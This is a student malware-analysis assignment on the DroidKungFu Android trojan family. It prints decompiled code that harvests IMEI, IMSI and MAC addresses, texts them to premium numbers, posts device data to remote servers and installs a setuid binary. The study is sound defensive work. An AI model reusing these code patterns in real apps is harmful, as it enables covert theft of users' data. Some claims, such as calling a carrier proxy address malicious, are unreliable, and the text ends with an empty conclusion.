Swinburne University of Technology

Faculty of Science, Engineering and Technology

ASSIGNMENT AND PROJECT COVER SHEET

Unit Code: COS30015 **Unit Title:** IT Security

Assignment number and title: Research Assignment 01 and **Malware Analysis**

Due date: 27 October 2019 17:30

Lab group: Lab 9 **Tutor:** Xiao Chen **Lecturer:** Jun Zhang **Total Page Count:** 29

Family name:_____ Identity no:_____

Other names:_____

To be completed if this is an INDIVIDUAL ASSIGNMENT
I declare that this assignment is my individual work. I have not worked collaboratively, nor have I copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for me by another person.

Signature:_____

To be completed if this is a GROUP ASSIGNMENT
We declare that this is a group assignment and that no part of this submission has been copied from any other student's work or from any other source except where due acknowledgment is made explicitly in the text, nor has any part been written for us by another person.

ID Number	Name	Signature
101905575	Amartya Utkarsh	Amartya Utkarsh
10193628 7	Jasmine Lee Kah Mun	Jasmine Lee Kah Mun

Marker's comments:

Total Mark:_____

Extension certification:

This assignment has been given an extension and is now due on **28 October 2019 23:59**

Signature of Convener: _____ Date: 27/ 10 / 2019

MALWARE ANALYSIS

COS30015 - IT SECURITY

AMARTYA UTKARSH (101905575) & JASMINE LEE KAH MUN (101936287)

TOPIC:	MALWARE ANALYSIS
DUE DATE:	28/10/2019 23:59
SUBMISSION DATE:	28/10/2019 18:00

Introduction

As technology advances, people start to rely more on technology to a degree where it is common to download applications for entertainment or upload personal information on social media. However, many users are not aware of the potential threats and consequences of doing so. As a result, many cases involving data leakage due to malware has started to arise, sometimes even without the user's knowledge. Malware has been a problem known to gain unauthorised access and collection of data that could affect daily operations. Therefore, this research is conducted to analyse a malware family - DroidKungfu.

DroidKungfu is trojan malware that collects user's data in the background and is found to target users from China. While it has been a while since this malware was discovered, there is still little documentation about it. Besides that, because of the numerous amounts of malware, users are unable to keep up with all of them, and therefore most are not aware of the malware's threats and intentions. Therefore, this research assignment aims to analyse a few of the malwares within the same family to provide descriptive information about its behaviour and to find similarities with other files within the family so that a pattern can be found which could be useful to detect these malwares in the future.

Methodology

The methods and process used to analyse each of the APK files of the main family DroidKungFu are as follows:

1. The following tools are used to reverse engineer and analyse the APK files. Hence, retrieving the code that were used to build the application.

Tools	**Description**
APK tool	This is a reverse engineering tool for Android applications that decodes the APK files. When the command is run, the files will be disassembled close to its original form into a new folder that includes its assets, manifest file, and classes.dex file. CLI Command: **apktool d -s filename.apk**
Dex2Jar	This tool is used to decompile the classes.dex file retrieved from the disassembled APK file and convert it into a Java file. CLI Command: **d2j-dex2jar classes.dex**
JD-GUI	This tool is a graphical user interface that displays the Java source code converted from a dex file so that the converted APK file can be read and accessed instantly.
SimiDroid	A tool used to compare two files to check the similarities between them. Once the tool is run and the command is completed, a report is created that includes a list of similar, identical and deleted functions. A rating will then be given based on the number of similarities. CLI Command: java -jar SimiDroid.jar **filename1.apk filename2.apk**
Virus Total	A website that inspects antivirus scanners, blacklisted websites, and tools to check if there are any malicious code within the file or URL uploaded. If there is, a brief list of behaviours will be displayed. This tool was used to inspect any websites or IP addresses mentioned within the malware code.

2. The manifest file of each program was then read so that a list of common permissions can be analysed

Permission	**Permission functionality**	**Potential Threats**
ACCESS_COARSE_LOCATION	It allows the application to access the approximate location of the user, which are found from sources like Wi-Fi or cell towers	It can be used to find the location of the phone narrowed to 2 kilometres.

ACCESS_FINE_LOCATION	It allows the app to find the precise location of the user's device	Hackers could stalk users based on their location and cause harm to them
ACCESS_WIFI_STATE	It allows the program to access the information about the user's Wi-Fi networks	Hackers could retrieve the user's IP address and perform a DDoS attack with it
INTERNET	It allows the app to open the sockets of the network	The application could open a separate port and send the collected user information to the port
READ_SMS	It allows the app to read SMS	Hackers could read the content of the SMS and possibly stalk users based on their conversations with the contacts
WRITE_EXTERNAL_STORAGE	It allows the read and write from and to the external storage	Application could create a directory that stores malicious code which will infect the phone
WRITE_SMS	It enables the program to write or even delete SMS stored in user's phone/SIM	Application could send an infected link to all of the user's contacts
INSTALL_PACKAGES	Enables the installation of packages	Packages installed could include malicious code
READ_PHONE_STATE	Allows a read only access to user's phone state (e.g. phone number, cellular network)	Phone information could be read while the phone is asleep or not asleep
ACCESS_NETWORK_STATE	Allows the application to access the device's network state	The application will be able to check the kind of internet connection the user has and attempt to locate the user

3. Based on the manifest files, specific functions that grants the permissions mentioned within the manifest files were searched to see if it affects the private information of the user (e.g. write SMS, change Wi-Fi state.

4. After looking through each of the classes and functions which could cause potential data leakage for the user, certain keywords were found, and a list was created for analysis.

Key words	TelephonyManager, IMEI, IMSI, server, Dns, vpn, send, secret, http, txt, visibility, credentials, hack, sms, get, wifi, phone_state, download, id, contacts, text, onPause, onDestroy, network, doInBackground, deviceID, phone, macAdd, post, mobilemodel, location, search, smsto, connectivity manager, sleep, sd, email, IP, MD5.

5. Based on the list of keywords, a search function was used to identify if there are any keywords within the code of the APK files. It was also connected to the functions to see if there are any bad intentions.

6. After analysing the APK files, they are then separated into different categories according to the threats/intentions found in order to identify any similarities between the APK files of this family. SimiDroid was also used to check if there are any similar or identical functions between 2 files.

7. Android Studio is used to run APK files on a virtual Android device to identify the type of application.

Findings

After analysing a few of the APK files from Droid-Kungfu, we were able to identify the type of data collected, how it is being stored and how the data was transferred. (Note: files mentioned will be shortened into e.g. filename...apk)

Data Collected

The different types of data collected were found within the malwares, the consequences of leaking this information are written down as follows (Refer to Appendix A for examples of the code that retrieves the following data):

1. **IMEI:** It is possible to clone a user's device using IMEI. Hackers would be able to send/receive text messages and place calls to the user's contacts to impersonate the user and potentially retrieve their sensitive information, especially if the user's phone account is used to transfer credit as the hacker would then be able to transfer credit to another account

2. **Username & Password:** If the user uses the same username and password on several websites, hackers are able to hack into their accounts and collect the user's personal information.

3. **IP address:** It is possible for hackers to perform a DDoS attack on the user or even track the IP address to the user's location if the hacker is skilled.

4. **MAC address:** By retrieving the user's MAC address, it is possible for hackers to impersonate the user on a network (e.g. Wi-Fi).

5. **Location:** Hackers would be able to see the locations that the user frequents. It is then possible for hackers to stalk their users and in worse case scenarios, commit physical crimes to the user.

6. **Contacts:** By retrieving contact information, hackers will be able to see who are the contacts that the user contacts frequently in order to perform identity theft and converse with that contact to try and retrieve any personal information.

Data Storage

There are different forms in which the data collected can be received or accessed by the malware and sent to the destination. During the research, it was found that most malicious applications create their own directory within the user's phone in order to retrieve the files in the background while the user is not using their device so that they would not notice if any information was sent to another destination. For example, if a user has not used their mobile device for the past 3 hours and if the time is between 12 am to 6 am then a packet containing the user's personal information will be sent (e.g. SMS, email, website) to a destination mentioned within the code.

The type of files we found for the purpose of data storage during the period of this analysis are as follows (Refer to Appendix B for examples of the code found):

1. **Creates a separate directory:** In most of the code within DroidKungfu, it was found that separate directories are usually created for the applications so that the application's information could be stored inside. However, it was found that text files and JSON files were created that stored

Data Transferring Methods
After the data collection is done. Now we need to figure out what is happening with that data. So after analysing where did all the data go. We made a list of methods that we found during the course of this assignment and made a list of few methods that has been used to transfer the user's personal information (Refer to Appendix C for examples of the code found). Such as:

1. **Sending data through email:** We were able to find email addresses which were taking an array of strings containing all the data retrieved from the malicious part of the code. It usually does not give us the email address directly, instead it uses some string to connect to that email, which are difficult to detect as most of the function names and variable names are similar and do not have a meaning to it (e.g. a, c, S1). So, in order to find the actual string that is connected to email we have to look through all the classes one by one and its functions within.

2. **Sending information through SMS:** In a larger number of cases the SMSs are sent without any defence mechanism. Once the data is collected and sent to a private number, it is difficult to trace it back to the source as it is private and therefore it a significant amount of effort will be required to check the legitimacy of it.

3. **Redirecting to a malicious website:** Some of the APK files that were analysed uses a special HTTP Post function to redirect the user to some malicious websites. If someone actually attempts to investigate the website at first, it will not look malicious at all as it requests for the user's information in a harmless way. However, the website is actually malicious and may use the user's data illegally.

**Few examples of these methods will be mentioned further in the next sections.

Hiding methods
Different hiding methods were identified where the applications run during specific actions (Refer to Appendix D for examples found):
1. **Checking the sleep state of the phone:** The application will check how long was the phone on sleep state. If it reaches a certain time, the application will then run and perform activities while the phone is asleep. Which hides the threat from user and hence remains undetected for most of the cases.

2. **Launching information stealer upon clicking ads:** When the user clicks on an advertisement within the application, it redirects the user to a website which also collects the user's information. The information on the redirected site looks harmless to any user but it is actually malicious. Hence, it goes by without getting detected.

3. **Performing background activities:** While running the application, background activities could be performed that attempts to gain access to the device and the user's information and it is a good way to steal the information as the user is currently busy on using the app.

4. **Encryption:** The data collected by the program is encrypted before sending to its destination so that it becomes unreadable to users. This will then prevent users from trying to decrypt the data and instead they might ignore it and deem the application as harmless.

5. **Hashing:** Data collected by the application is hashed then sent to the destination so that users are unable to read the packets. Most of the hashing methods that were used in DroidKungFu are MD5(Message-Digest algorithm 5) which actually has the hash value of 128 bits.

Result of Analysis

For the purpose of this research assignment we have limited our screenshots to just 2 APK files in this section. Instead, most of the information and screenshots that we have discovered from the 27 APK files analysed during the duration of this assignment are included in the Appendix.

Analysis of 2a52351ed41d65e7f2801f05d1972e09.apk

This file is a dating application that trades sexual information. In the assets folder, text files were found that contained sexual stories.

Based on the manifest file, it is mentioned that the malware is able to access and change the Wi-Fi state. The screenshot below shows that when the Wi-Fi is not enabled, the malware has permission to enable it and retrieve the connection information to get the mac address.

```
public String _$S10() {
  WifiManager wifiManager = _IS1._$S6(this._$S3);
  String str = wifiManager;
  if ("null".equals(wifiManager)) {
    wifiManager = (WifiManager)this._$S3.getSystemService("wifi");
    if (!wifiManager.isWifiEnabled()) {
      wifiManager.setWifiEnabled(true);
      str = wifiManager.getConnectionInfo().getMacAddress();
      _IS1._$S1(this._$S3, str);
      wifiManager.setWifiEnabled(false);
      return str;
    }
  } else {
    return str;
  }
  str = wifiManager.getConnectionInfo().getMacAddress();
  _IS1._$S1(this._$S3, str);
  return str;
}
```

The application also contains a function that is able to retrieve the phone subscriber's information and store it in the device information class that includes the IMEI, IMSI, Mac address, and file path.

```
public final String getDeviceID() {
  String str = null;
  if (this.deviceInfo == null) {
    new a();
    try {
      this.deviceInfo = a.a(this.context, this.userProfile.cardSlot);
    } catch (ClientSDKException clientSDKException) {
      clientSDKException.printStackTrace();
    }
  }
  if (this.deviceInfo != null)
    str = this.deviceInfo.getStrImei();
  return str;
}
```

```
private static String a(boolean paramBoolean) {
  while (true) {
    String str1;
    if (paramBoolean) {
      str1 = "iphonesubinfo2";
    } else {
      str1 = "iphonesubinfo1";
    }
    Object object = c.a("android.os.ServiceManager", "getService", new Class[] { String.class }, new Object[] { str1 });
    object1 = object;
    if (!paramBoolean) {
      object1 = object;
      if (object == null)
        object1 = c.a("android.os.ServiceManager", "getService", new Class[] { String.class }, new Object[] { "iphonesubinfo" });
    }
    if (object1 == null && paramBoolean) {
      paramBoolean = false;
      continue;
    }
    break;
  }
  if (object1 == null)
    return "";
  Object object2 = c.a("com.android.internal.telephony.IPhoneSubInfo$Stub", "asInterface", new Class[] { android.os.IBinder.class }, new Object[] { object1 });
  if (object2 == null)
    return "";
  String str = (String)c.a(object2, "getSubscriberId", null, null);
  if (str != null) {
    object1 = str;
    if (str.equals("")) {
      object1 = (String)c.a(object2, "getSubscriberIdExt", new Class[] { int.class }, new Object[] { Integer.valueOf(5) });
      Log.w("MmClientSdk", "getSubscriberId=" + object1);
      return object1;
    }
    Log.w("MmClientSdk", "getSubscriberId=" + object1);
    return object1;
  }
  Object object1 = (String)c.a(object2, "getSubscriberIdExt", new Class[] { int.class }, new Object[] { Integer.valueOf(5) });
  Log.w("MmClientSdk", "getSubscriberId=" + object1);
  return object1;
}
```

After retrieving the requested information, they information are then combined and converted into a string. The string containing sensitive information is then sent to a phone number through SMS.

```
public final String registerIdentity() {
  String str = String.format("GDWLANIDP#%s#%s:%s", new Object[] { MMClientSDK_ForLogin.getDigest("md5", this.deviceInfo.getStrImsi()), getSessionID(), this.userProfile.appID });
  SmsManager.getDefault().sendTextMessage("10658682803", null, str, null, null);
  Log.v(this.TAG, "send sms:" + str + " to:" + "10658682803");
  return str;
}
```

Analysis of ef28193705a939ec8cbf35b80c4ae9e0.apk

This file has access to change the state of the Wi-Fi and it can make the app “sleep”. While the app is “sleeping”, it then gets the information from “doSearchRepoertabc123”.

```
boolean bool;
if (this.mPreferences.getBoolean("P1", false))
  return false;
ApplicationInfo applicationInfo = getApplicationInfo();
String str = String.valueOf(getMyDataDirabc123()) + "secbin";
Utils.copyAssetsabc123(this, "secbino", str, 7040);
Utils.oldrunabc123("/system/bin/chmod", "4755 " + str);
Utils.oldrunabc123(String.valueOf(str) + " /data/data/" + applicationInfo.packageName, "");
WifiManager wifiManager = (WifiManager)getSystemService("wifi");
if (wifiManager.getWifiState() == 3) {
  wifiManager.setWifiEnabled(false);
  bool = true;
} else {
  wifiManager.setWifiEnabled(true);
  bool = false;
}
SystemClock.sleep(5000L);
wifiManager.setWifiEnabled(bool);
if (checkPermission()) {
  doSearchReportabc123();
  return true;
```

The method ‘doSearchReportabc123’ gets the information about IMEI, OS Type, mobile model, network operator and more.

```
private boolean _doSearchReportabc123(String paramString) {
  boolean bool = false;
  ArrayList arrayList = new ArrayList();
  arrayList.add(new BasicNameValuePair("imei", this.mImei));
  arrayList.add(new BasicNameValuePair("ch", this.mIdentifier));
  arrayList.add(new BasicNameValuePair("ver", "a11"));
  if (checkPermission()) {
    arrayList.add(new BasicNameValuePair("pm", "1"));
  } else {
    arrayList.add(new BasicNameValuePair("pm", "0"));
  }
  if (this.mOsType != null && !"".equals(this.mOsType))
    arrayList.add(new BasicNameValuePair("ostype", this.mOsType));
  if (this.mOsAPI != null && !"".equals(this.mOsAPI))
    arrayList.add(new BasicNameValuePair("osapi", this.mOsAPI));
  if (this.mMobile != null && !"".equals(this.mMobile))
    arrayList.add(new BasicNameValuePair("mobile", this.mMobile));
  if (this.mModel != null && !"".equals(this.mModel))
    arrayList.add(new BasicNameValuePair("mobilemodel", this.mModel));
  if (this.mOperater != null && !"".equals(this.mOperater))
    arrayList.add(new BasicNameValuePair("netoperater", this.mOperater));
  if (this.mNetType != null && !"".equals(this.mNetType))
    arrayList.add(new BasicNameValuePair("nettype", this.mNetType));
  if (this.mSDMem != null && !"".equals(this.mSDMem))
    arrayList.add(new BasicNameValuePair("sdmemory", this.mSDMem));
  if (this.mAliaMem != null && !"".equals(this.mAliaMem))
    arrayList.add(new BasicNameValuePair("aliamemory", this.mAliaMem));
  httpPost = new HttpPost(paramString);
  try {
    httpPost.setEntity(new UrlEncodedFormEntity(arrayList, "UTF-8"));
    int i = (new DefaultHttpClient()).execute(httpPost).getStatusLine().getStatusCode();
    if (i == 200)
      bool = true;
    return bool;
  } catch (Exception httpPost) {
    return false;
  }
}
```

When collection of IMEI is done, it is then written into a file which is also converted to bytes.

```
rivate String tryInstBinabc123(String paramString) {
 if (!(new File("/system/etc/.dhcpcd")).exists() && !Utils.TCP.execute("2 " + paramString + " /system/etc/.dhcpcd"))
   return "BINCP";
 if (!(new File("/system/etc/.rild_cfg")).exists())
   try {
     String str1 = "/data/data/" + (getApplicationInfo()).packageName + "/mycfg.ini";
     FileOutputStream fileOutputStream = new FileOutputStream(str1);
     String str2 = this.mModel.replaceAll(" ", "_");
     String str3 = this.mOsType.replaceAll(" ", "_");
     String str4;
     fileOutputStream.write(((str4 = this.mOsAPI.replaceAll(" ", "_")).valueOf(this.mImei) + " -1 " + str2 + " " + str3 + " " + str4).getBytes());
     fileOutputStream.flush();
     fileOutputStream.close();
     if ((new File(str1)).exists())
       Utils.TCP.execute("2 " + str1 + " /system/etc/.rild_cfg");
   } catch (Exception exception) {}
 try {
   Utils.TCP.execute("1 " + paramString + " " + "/data/data/WebView.db");
   Utils.TCP.execute("4 /system/bin/chmod 4755 " + "/data/data/WebView.db");
   if ((new File("/data/data/WebView.db")).exists())
     Utils.TCP.execute("4 " + "/data/data/WebView.db");
   return null;
 } catch (Exception paramString) {
   return "BINEXEC";
 }
```

After converting to bytes, the value is retrieved in an array and sent to that private number shown below.

```
public boolean handle(Context paramContext, Ad paramAd, String paramString) {
    String[] arrayOfString;
    Intent intent;
    if (paramString.startsWith("sms://")) {
      intent = new Intent("android.intent.action.SENDTO", Uri.parse(paramString));
      arrayOfString = paramString.split("body=");
      if (arrayOfString.length >= 2) {
        Uri.parse(arrayOfString[0]);
        String str = arrayOfString[0].split("//")[1];
        str = str.substring(0, str.length() - 1);
        intent = new Intent("android.intent.action.SENDTO", Uri.parse("smsto:10985205127" + str));
        intent.putExtra("sms_body", URLDecoder.decode(arrayOfString[1]));
      }
      paramContext.startActivity(intent);
      return true;
    }
    return doNext(paramContext, intent, arrayOfString);
  }
}
```

Pattern & Similarities

While analysing the malware codes, it was discovered that many of the files had a pattern and also very similar code that some are even identical to each other. Therefore, this section explains the pattern and similarities further.

1. **User's data were sent to the same malicious website:** There are multiple files that contained a HTTP Post function that sends information to the same website "app.waps.cn". To confirm that it is malicious, online website safety checkers were used (https://www.scumware.org/report/app.waps.cn.html / https://www.virustotal.com/gui/domain/app.waps.cn/details)

```
String str = this.a;
HttpHost httpHost = new HttpHost("10.0.0.172", 80, "http");
if (str.startsWith("http://app")) {
  HttpHost httpHost1 = new HttpHost("ads.waps.cn", 80, "http");
  str = str.replaceAll(" ", "%20").replaceFirst("http://app.waps.cn", "");
} else if (str.startsWith("http://ads")) {
  HttpHost httpHost1 = new HttpHost("ads.waps.cn", 80, "http");
  str = str.replaceAll(" ", "%20").replaceFirst("http://ads.waps.cn", "");
} else {
  n = null;
}
```

2. **Same private IP address was found (10.0.0.172):** Multiple files were discovered to have HTTP Post functions to the same private IP address within the code. To check if the source of the IP address and if the IP address were used in other files, Virus Total was used and it was found that many other malicious files were also communicating with this IP address. **(**https://www.virustotal.com/gui/ip-address/10.0.0.172/relations**)**

```
protected static void requestParams(Context paramContext) {
  HttpPost httpPost = new HttpPost("http://da.mmarket.com/mmsdk/mmsdk?func=mmsdk:getappparameter&appkey=" + g.g(paramContext));
  try {
    BasicHttpParams basicHttpParams = new BasicHttpParams();
    HttpClientParams.setRedirecting(basicHttpParams, true);
    HttpProtocolParams.setUserAgent(basicHttpParams, n.a());
    HttpProtocolParams.setContentCharset(basicHttpParams, "utf-8");
    HttpProtocolParams.setHttpElementCharset(basicHttpParams, "utf-8");
    if (n.a(paramContext).equals("cmwap"))
      basicHttpParams.setParameter("http.route.default-proxy", new HttpHost("10.0.0.172", 80, null));
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient(basicHttpParams);
    defaultHttpClient.setRedirectHandler(new m());
    JSONObject jSONObject = new JSONObject(EntityUtils.toString(defaultHttpClient.execute(httpPost).getEntity()));
    SharedPreferences.Editor editor = getConfigPreferences(paramContext).edit();
    Iterator iterator = jSONObject.keys();
    while (iterator.hasNext()) {
      String str = (String)iterator.next();
      editor.putString(str, jSONObject.getString(str));
    }
    editor.commit();
    Looper.prepare();
    if (jSONObject.length() > 0)
      g.onDataReceive(jSONObject);
    Looper.loop();
    return;
  } catch (UnsupportedEncodingException paramContext) {
    paramContext.printStackTrace();
    return;
  } catch (JSONException paramContext) {
    paramContext.printStackTrace();
    return;
  } catch (ParseException paramContext) {
    paramContext.printStackTrace();
    return;
  } catch (IOException paramContext) {
    paramContext.printStackTrace();
    return;
  }
}
```

3. **Similar codes were found between files:** Many of the APK files had similar codes and classes, such as **ef28...apk & 03be...apk (10 identical, 9 similar), 71c7....apk & ee70...apk (31 identical, 7 similar), 71c7...apk & 11bd...apk (134 identical, 7 similar)**. To confirm the similarities, SimiDroid was used and the reported result confirmed that there were many similar and even identical code used between these files.

71c7....apk & ee70...apk


```
"conclusion": {
    "identical": "134",
    "similar": "7",
    "new": "502",
    "deleted": "822",
    "simiScore": "0.208398133748056"
```


71c7...apk & 11bd...apk


```
"conclusion": {
    "identical": "134",
    "similar": "7",
    "new": "502",
    "deleted": "822",
    "simiScore": "0.208398133748056"
```


ef28...apk & 03be...apk


```
"conclusion": {
    "identical": "10",
    "similar": "9",
    "new": "767",
    "deleted": "4415",
    "simiScore": "0.01272264631043257"
```

Interesting Findings

1. **Fail handler method:** One of the most interesting features of the malware we found was the “fail handler” method. The malware tried to collect the IMEI of the phone by triggering a few different methods just in case if one of the methods is not implemented, it can still rely on the other one so that the data can still be collected.

   These methods were all found in the file ef28....apk

```
private boolean _doSearchReportabc123(String paramString) {
  boolean bool = false;
  ArrayList arrayList = new ArrayList();
  arrayList.add(new BasicNameValuePair("imei", this.mImei));
  arrayList.add(new BasicNameValuePair("ch", this.mIdentifier));
  arrayList.add(new BasicNameValuePair("ver", "a11"));
  if (checkPermission()) {
    arrayList.add(new BasicNameValuePair("pm", "1"));
  } else {
    arrayList.add(new BasicNameValuePair("pm", "0"));
```

```
private String _doAdGetParamabc123(String paramString) {
  HttpPost httpPost2 = null;
  ArrayList arrayList = new ArrayList();
  arrayList.add(new BasicNameValuePair("imei", this.mImei));
  arrayList.add(new BasicNameValuePair("ch", this.mIdentifier));
  arrayList.add(new BasicNameValuePair("ver", "a11"));
  httpPost1 = new HttpPost(paramString);
  try {
    String str;
    httpPost1.setEntity(new UrlEncodedFormEntity(arrayList, "UTF-8"));
    HttpResponse httpResponse = (new DefaultHttpClient()).execute(httpPost1);
    httpPost1 = httpPost2;
    if (httpResponse.getStatusLine().getStatusCode() == 200)
      str = EntityUtils.toString(httpResponse.getEntity(), "utf-8");
    return str;
  } catch (Exception httpPost1) {
    httpPost1.printStackTrace();
    return null;
  }
}
```

```
private String _getSearchTaskabc123(String paramString) {
  String str = "NONE";
  ArrayList arrayList = new ArrayList();
  arrayList.add(new BasicNameValuePair("imei", this.mImei));
  arrayList.add(new BasicNameValuePair("ch", this.mIdentifier));
  arrayList.add(new BasicNameValuePair("ver", "a11"));
  httpPost = new HttpPost(paramString);
  try {
    httpPost.setEntity(new UrlEncodedFormEntity(arrayList, "UTF-8"));
    HttpResponse httpResponse = (new DefaultHttpClient()).execute(httpPost);
    if (httpResponse.getStatusLine().getStatusCode() == 200) {
      InputStream inputStream = httpResponse.getEntity().getContent();
      InputStreamReader inputStreamReader = new InputStreamReader(inputStream);
      BufferedReader bufferedReader = new BufferedReader(inputStreamReader);
      String str2 = bufferedReader.readLine();
      String str1 = str;
      if (str2 != null) {
        str1 = str;
        if (str2.toUpperCase().equals("OK"))
          str1 = bufferedReader.readLine().trim();
      }
      bufferedReader.close();
      inputStreamReader.close();
      inputStream.close();
      return str1;
    }
    return null;
  } catch (Exception httpPost) {
    return null;
  }
}
```

2. **Using MD5 for hashing IMEI:** It was realised that MD5 has been used in most of the APK files, but it was not used for any malicious activity. However, in this one particular APK file, MD5 was used to hash the IMEI of the mobile that it retrieved.

   Example of the malicious code is explained here:


The screenshot below was found in the file ee70...apk and is used to convert the IMEI number to MD5 only if the string value of IMEI is not equal null.

```
boolean setImeiInMd5() {
  try {
    String str = getImeiNoMd5();
    if (str == null || str.equals("") || str.equals("invalid")) {
      Util.printDebugLog("Can not get device unique id.");
      return false;
    }
    MessageDigest messageDigest = MessageDigest.getInstance("MD5");
    messageDigest.update(str.getBytes(), 0, str.length());
    Util.setImei((new BigInteger(1, messageDigest.digest())).toString(16));
    return true;
  } catch (NoSuchAlgorithmException noSuchAlgorithmException) {
    Log.e("AirpushSDK", "Error occured while converting IMEI to md5." + noSuchAlgorithmException.getMessage
  } catch (Exception exception) {
    exception.printStackTrace();
  }
  return false;
}
```

3. Algorithm discovered after the analysis of over 27 DroidKungfu malware:

1. Application starts.
2. It requests for permission from manifest files.
3. If the permission is denied it requests permission again.
4. If permission is granted, then it starts the process of collecting data.
5. Now all different kind of data is being collected.
6. If any of the data collection is completed it checks if the code to see if storage if the data is required.
7. If data storage is not required, it checks if it requires hiding of the data (e.g. encryption, background activity).
    a) If it does not require to hide the data, it will send the collected data directly to the destination.
    b) Else if it requires to hide the data, it will check the condition to see if the hiding requirements are met (e.g. phone sleep for a certain amount of time before any activity can start, if data has encrypted).
    c) If met, it will send the data to the destination.
    d) If the hiding methods are not met, then it will pause the process for a certain amount of time then loop back to check if the hiding requirements are met. This will continue looping until the conditions are met.
    e) Once the conditions have been met, it will send the data to the destination.
8. If data storage is required, it will check if the directory is created.
9. If directory is not created, it will create a new directory, then store the data in that directory.
10. If directory is created, it will store the data in that directory.
11. It will check again if the data requires hiding.
12. If not, then it will send the data to the destination.
13. If it does, then it will check if the hiding requirements are met and if met then send the data to its destination.
14. If the hiding methods are not met, the process will then be paused and then looped back to the decision “data requires hiding”. The loop continues until the conditions are met.
15. Once the conditions are met, the data is then sent to its destination.
16. Application ends

A flow chart is then created based on the algorithm so that it is easier for future reference and analysis:



Conclusion

